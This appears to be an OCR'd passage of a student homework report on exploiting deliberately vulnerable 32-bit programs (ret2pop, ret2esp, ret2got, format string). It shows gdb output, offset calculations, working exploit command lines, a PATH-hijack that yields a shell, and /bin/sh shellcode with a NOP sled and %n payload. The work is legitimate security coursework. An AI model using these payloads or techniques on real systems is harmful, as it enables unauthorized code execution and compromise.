
7.2.7 To calculate the padding, 264 – 7 (size of exit(0) shell code) + 4 (return address size) = 261 bytes

7.2.8 Put all the variables in the exploit script and compile it.

7.2.9 Executing the ret2pop binary with the exploit as first argument we get the return address of 0 instead of 1 as shown in section 7.1.

8. Ret2Esp

8.1 Screenshot(s)



8.2 Walkthrough

8.2.1 Implemented the program as mentioned in the ASLR paper.

8.2.2 The program was compiled using “gcc ret2esp.c -o ret2esp -fno-stack-protector -zexecstack”

8.2.3 ASLR was on during the compilation and execution of the program.

8.2.4 The shellcode being used in the exploit script is of exit(0) which is 7 bytes.

8.2.5 As per the paper, ret2esp exploit requires the address of “jmp *%esp” instruction.

8.2.6 Looking over the object dump of the ret2esp binary, we get the address 0x0848442

```
(gdb) r AAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Programs/Homework-3/ret2esp AAAA

Breakpoint 1, 0x0804843f in main ()
(gdb) x/i 0x08048442
   0x8048442 <main+22>: jmp    *%esp
(gdb)
```


8.2.7 Check the buffer size to calculate the offset in gdb. As it can be seen, it is 264 bytes. To calculate the padding we do 264 + 4 bytes as the padding will be at the bottom instead of the top.

```
user@user-VirtualBox:~/Programs/Homework-3$ gdb ret2esp -q
Reading symbols from ret2esp...(no debugging symbols found)...done.
(gdb) disass function
Dump of assembler code for function function:
   0x0804840b <+0>:     push   %ebp
   0x0804840c <+1>:     mov    %esp,%ebp
   0x0804840e <+3>:     sub    $0x108,%esp
   0x08048414 <+9>:     sub    $0x8,%esp
   0x08048417 <+12>:    pushl  0x8(%ebp)
   0x0804841a <+15>:    lea    -0x108(%ebp),%eax
   0x08048420 <+21>:    push   %eax
   0x08048421 <+22>:    call   0x80482e0 <strcpy@plt>
   0x08048426 <+27>:    add    $0x10,%esp
   0x08048429 <+30>:    nop
   0x0804842a <+31>:    leave
   0x0804842b <+32>:    ret
End of assembler dump.
(gdb)
```

8.2.8 Putting all the variables in the exploit script and executing the ret2esp program with the exploit as first argument, we get the program exited with return address 0 instead of 1.

9. Ret2Got

9.1 Screenshot(s)



9.2 Walkthrough

9.2.1 Implemented the program as per ASLR paper.

9.2.2 Compiled the program using “gcc ret2got.c -o ret2got -fno-stack-protector -zexecstack”

9.2.3 ASLR was on during the program compilation and execution.

9.2.4 We need the address of second printf statement as it will be resolved to a “system” function call. To do that, we look at the assembly of the program and examine the second printf. The address is 0x08048320

```
   0x080484c1 <+61>:    push   $0x804859c
   0x080484c6 <+66>:    call   0x8048320 <printf@plt>
   0x080484cb <+71>:    add    $0x10,%esp
   0x080484ce <+74>:    mov    0x4(%ebx),%eax
   0x080484d1 <+77>:    add    $0x8,%eax
   0x080484d4 <+80>:    mov    (%eax),%edx
   0x080484d6 <+82>:    mov    -0xc(%ebp),%eax
   0x080484d9 <+85>:    sub    $0x8,%esp
   0x080484dc <+88>:    push   %edx
   0x080484dd <+89>:    push   %eax
   0x080484de <+90>:    call   0x8048330 <strcpy@plt>
   0x080484e3 <+95>:    add    $0x10,%esp
   0x080484e6 <+98>:    mov    -0xc(%ebp),%eax
   0x080484e9 <+101>:   sub    $0x4,%esp
   0x080484ec <+104>:   lea    -0xc(%ebp),%edx
   0x080484ef <+107>:   push   %edx
   0x080484f0 <+108>:   push   %eax
   0x080484f1 <+109>:   push   $0x804859c
   0x080484f6 <+114>:   call   0x8048320 <printf@plt>
   0x080484fb <+119>:   add    $0x10,%esp
   0x080484fe <+122>:   mov    $0x1,%eax
   0x08048503 <+127>:   lea    -0x8(%ebp),%esp
   0x08048506 <+130>:   pop    %ecx
---Type <return> to continue, or q <return> to quit---
   0x08048507 <+131>:   pop    %ebx
   0x08048508 <+132>:   pop    %ebp
   0x08048509 <+133>:   lea    -0x4(%ecx),%esp
   0x0804850c <+136>:   ret
End of assembler dump.
(gdb) disass 0x8048320
Dump of assembler code for function printf@plt:
   0x08048320 <+0>:     jmp    *0x804a00c
   0x08048326 <+6>:     push   $0x0
   0x0804832b <+11>:    jmp    0x8048310
End of assembler dump.
(gdb)
```

9.2.5 Next, we check what's the address of the system call that will be passed as second parameter. It was 0x08048346

```
(gdb) disass anyfunction
Dump of assembler code for function anyfunction:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x8,%esp
   0x08048471 <+6>:     sub    $0xc,%esp
   0x08048474 <+9>:     push   $0x8048590
   0x08048479 <+14>:    call   0x8048340 <system@plt>
   0x0804847e <+19>:    add    $0x10,%esp
   0x08048481 <+22>:    nop
   0x08048482 <+23>:    leave
   0x08048483 <+24>:    ret
End of assembler dump.
(gdb) disass 0x8048340
Dump of assembler code for function system@plt:
   0x08048340 <+0>:     jmp    *0x804a014
   0x08048346 <+6>:     push   $0x10
   0x0804834b <+11>:    jmp    0x8048310
End of assembler dump.
(gdb) x/x 0x804a014
0x804a014:      0x08048346
(gdb)
```

9.2.6 As the buffer size is 8 bytes, we pass the padding of “A” eight times along with the return address of the first printf. The second parameter is return address to system function call.

9.2.7 If I execute the program using “./ret2got `perl -e ‘print “A” x 8; print “\x0c\xa0\x04\x08”’` `perl -e ‘print “\x46\x83\x04\x08”’` ”, the program throws an error saying that “Array” doesn’t exist.


9.2.8 I created a file called “Array” in the local path with the bash script location in it using


- echo “/bin/sh” > Array
- chmod 777 Array
- PATH=.:$PATH

9.2.9 After executing the same command for ret2got, I got the shell.

10. Format String


10.1 Screenshot(s)






```
Program received signal SIGSEGV, Segmentation fault.
0xf457f456 in ?? ()
(gdb) p /d 0xbfff - 0xf456
$3 = -13399
(gdb) p /d 0x1bfff - 0xf456
$4 = 52137
```

```
(gdb) r $(python -c 'print "\x18\xa0\x04\x08" + "\x1a\xa0\x04\x08"')-%62538u-%4\$n-%52137u-%5\$\n
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Programs/Homework-3/formatstr $(python -c 'print "\x18\xa0\x04\x08" + "\x1a\xa0\x04\x08"')-%62538u-%4\$n-%52137u-%5\$\n
```



10.2 Walkthrough

10.2.1 Implemented the program given in the slide page 33.

10.2.2 The program was compiled using: “gcc formatstr.c -o formatstr -fno-stack-protector -zexecstack”

10.2.3 We need the address of the putchar statement as it will be used as part of exploitation.

10.2.4 Going over the disassembly of the main function, the putchar address is 0x0804a018.

10.2.5 Executing the above address with additional format string parameters in the command “$(python -c ‘print “\x18\xa0\x04\x08”’)-%10u-%4\$n”, we get a segmentation fault.

10.2.6 As per instructions given in the slides, created an environment variable EGG containing the shell script of bash shell and padding, and executed the command again.
export EGG=$(python -c 'print "\x90" * 64 + "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52\x52\x89\xe1\xb0\x0b\xcd\x80"')

10.2.7 After the segmentation fault, ran the command “find $esp, $esp+2000, 0x90909090” to get the address of the last nop. It was 0xbffff456.

10.2.8 Since the input can’t hold such a big value, I split the address into two. Just taking the last two bytes 0xf456 (62550).

10.2.9 Calculating the difference in the storage of 0x1bfff and 0xf456, we get 52137

10.2.10 Using these two numbers in the input and brute forcing the value of second number, I got the shell.